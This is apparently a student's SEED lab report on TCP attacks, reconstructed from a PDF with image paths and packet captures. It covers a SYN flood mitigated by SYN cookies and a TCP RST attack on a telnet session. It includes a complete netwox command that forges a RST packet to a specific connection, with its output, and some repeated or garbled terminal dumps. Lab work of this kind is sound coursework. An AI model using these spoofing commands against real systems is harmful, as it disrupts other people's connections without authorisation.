
Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
 ▶ Linux cooked capture
 ▶ Address Resolution Protocol (request)
 Hardware type: Ethernet (1)
 Protocol type: IPv4 (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: request (1)
 Sender MAC address: PcsCompu_ab:41:94 (08:00:27:ab:41:94)
 Sender IP address: 10.0.2.8
 Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
 Target IP address: 10.0.2.9
 ▶ VSS-Monitoring ethernet trailer, Source Port: 0

0000 00 01 00 01 00 06 08 00 27 ab 41 94 00 00 08 06A.....
0010 00 01 08 00 00 04 00 01 08 00 27 ab 41 94 0a 00'.A...
0020 02 08 00 00 00 00 00 00 0a 00 02 09 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


We can see that after the attack is done we cannot able to connect to he victim and the observations are seen in the server machines wireshark

After cookie is set to 1


Observation on attacker machine



Observation on attacker machine after attack we can connect to the victim machine using telnet




Observation on victim machine before attack




```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ netstat -na | grep tcp
tcp        0      0 127.0.1.1:53          0.0.0.0:*
tcp        0      0 10.0.2.9:53          0.0.0.0:*
tcp        0      0 127.0.0.1:53          0.0.0.0:*
tcp        0      0 0.0.0.0:22          0.0.0.0:*
tcp        0      0 127.0.0.1:631         0.0.0.0:*
tcp        0      0 0.0.0.0:23          0.0.0.0:*
tcp        0      0 127.0.0.1:953         0.0.0.0:*
tcp        0      0 127.0.0.1:3306         0.0.0.0:*
tcp6       0      0 ::1:80              ::*                LISTEN
tcp6       0      0 ::1:53              ::*                LISTEN
tcp6       0      0 ::1:21              ::*                LISTEN
tcp6       0      0 ::1:22              ::*                LISTEN
tcp6       0      0 ::1:631             ::*                LISTEN
tcp6       0      0 ::1:3128            ::*                LISTEN
tcp6       0      0 ::1:953              ::*                LISTEN
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

Observation on victim machine after attack



```
net.ipv4.tcp_max_syn_backlog = 128
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ netstat -na | grep tcp
tcp        0      0 127.0.1.1:53          0.0.0.0:*
tcp        0      0 10.0.2.9:53          0.0.0.0:*
tcp        0      0 127.0.0.1:53          0.0.0.0:*
tcp        0      0 0.0.0.0:22          0.0.0.0:*
tcp        0      0 127.0.0.1:631         0.0.0.0:*
tcp        0      0 0.0.0.0:23          0.0.0.0:*
tcp        0      0 127.0.0.1:953         0.0.0.0:*
tcp        0      0 127.0.0.1:3306         0.0.0.0:*
tcp6       0      0 ::1:80              ::*                LISTEN
tcp6       0      0 ::1:53              ::*                LISTEN
tcp6       0      0 ::1:21              ::*                LISTEN
tcp6       0      0 ::1:22              ::*                LISTEN
tcp6       0      0 ::1:631             ::*                LISTEN
tcp6       0      0 ::1:3128            ::*                LISTEN
tcp6       0      0 ::1:953              ::*                LISTEN
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ netstat -na | grep tcp
tcp        0      0 127.0.1.1:53          0.0.0.0:*
tcp        0      0 10.0.2.9:53          0.0.0.0:*
tcp        0      0 127.0.0.1:53          0.0.0.0:*
tcp        0      0 0.0.0.0:22          0.0.0.0:*
tcp        0      0 127.0.0.1:631         0.0.0.0:*
tcp        0      0 0.0.0.0:23          0.0.0.0:*
tcp        0      0 127.0.0.1:953         0.0.0.0:*
tcp        0      0 127.0.0.1:3306         0.0.0.0:*
tcp        0      0 10.0.2.8:60362        ESTABLISHED
tcp6       0      0 ::1:80              ::*                LISTEN
tcp6       0      0 ::1:53              ::*                LISTEN
tcp6       0      0 ::1:21              ::*                LISTEN
tcp6       0      0 ::1:22              ::*                LISTEN
tcp6       0      0 ::1:3128            ::*                LISTEN
tcp6       0      0 ::1:953              ::*                LISTEN
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

Observation on observer machine




We can see that after the cookie is set to 1 we can access the victim machine even after the attack is done.

Task 2: TCP RST Attacks on telnet and ssh connections

Observation on attacker machine

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo netwox 40 -l 10.0.2.18 -m 10.0.2.9 -o 23 -p 50230 -B -q 52173361
IP
version| ihl | tos |          totlen
 4 | 5 | 0x00=0 |          0x0028=40
          id | r|D|M | offsetfrag
          0xE547=58695 | 0|0|0 | 0x0000=0
ttl | protocol | checksum
 0x00=0 | 0x06=6 | 0xB06E
source
 10.0.2.18
destination
 10.0.2.9
TCP
source port | destination port
 0x0017=23 | 0xC436=50230
seqnum
 0x031C1A31=52173361
acknum
 0x00000000=0
doff | r|r|r|r|C|E|U|A|P|R|S|F|
 5 | 0|0|0|0|0|0|0|0|1|0|0 | window
          checksum
 0xB62B=46635 | urgptr
          0x0000=0
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

Observation on victim machine



ubuntu2 [Running] - Oracle VM VirtualBox

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ telnet 10.0.2.18
Trying 10.0.2.18...
Connected to 10.0.2.18.
Escape character is '^'.
Ubuntu 16.04.2 LTS
Nikhil_PES1UG20CS821 login: seed
Password:
Last login: Sun Sep 26 12:06:07 EDT 2021 from 10.0.2.9 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.

[09/26/21]seed@Nikhil_PES1UG20CS821:~$ █
```

Full-screen Snip

Type here to search

10:54 PM 9/26/2021



ubuntu2 [Running] - Oracle VM VirtualBox

Capturing from any

No.	Time	Source	Destination	Protocol	Length	Info
62	2021-09-26 13:23:15.0951984...	10.0.2.18	10.0.2.9	TELNET	103	Telnet Data ...
63	2021-09-26 13:23:15.0952045...	10.0.2.9	10.0.2.18	TCP	68	50230 → 23 [ACK] Seq=4198510062 Ack=52173322 W...
64	2021-09-26 13:23:15.4702213...	10.0.2.18	10.0.2.9	TELNET	107	Telnet Data ...
65	2021-09-26 13:23:15.4702396...	10.0.2.9	10.0.2.18	TCP	68	50230 → 23 [ACK] Seq=4198510062 Ack=52173361 W...
66	2021-09-26 13:23:17.2052508...	::1	::1	UDP	64	59763 → 55593 Len=0
67	2021-09-26 13:23:20.8823139...	10.0.2.18	224.0.0.251	MDNS	89	Standard query 0x0000 PTR _ippss._tcp.local, "Q...
68	2021-09-26 13:23:21.7841518...	fe80::6f2:3ffc:29b2...	ff02::fb	MDNS	109	Standard query 0x0000 PTR _ippss._tcp.local, "Q...
69	2021-09-26 13:23:37.2149354...	::1	::1	UDP	64	59763 → 55593 Len=0
70	2021-09-26 13:23:57.2295820...	::1	::1	UDP	64	59763 → 55593 Len=0
71	2021-09-26 13:24:17.2372140...	::1	::1	UDP	64	59763 → 55593 Len=0
72	2021-09-26 13:24:37.2462545...	::1	::1	UDP	64	59763 → 55593 Len=0


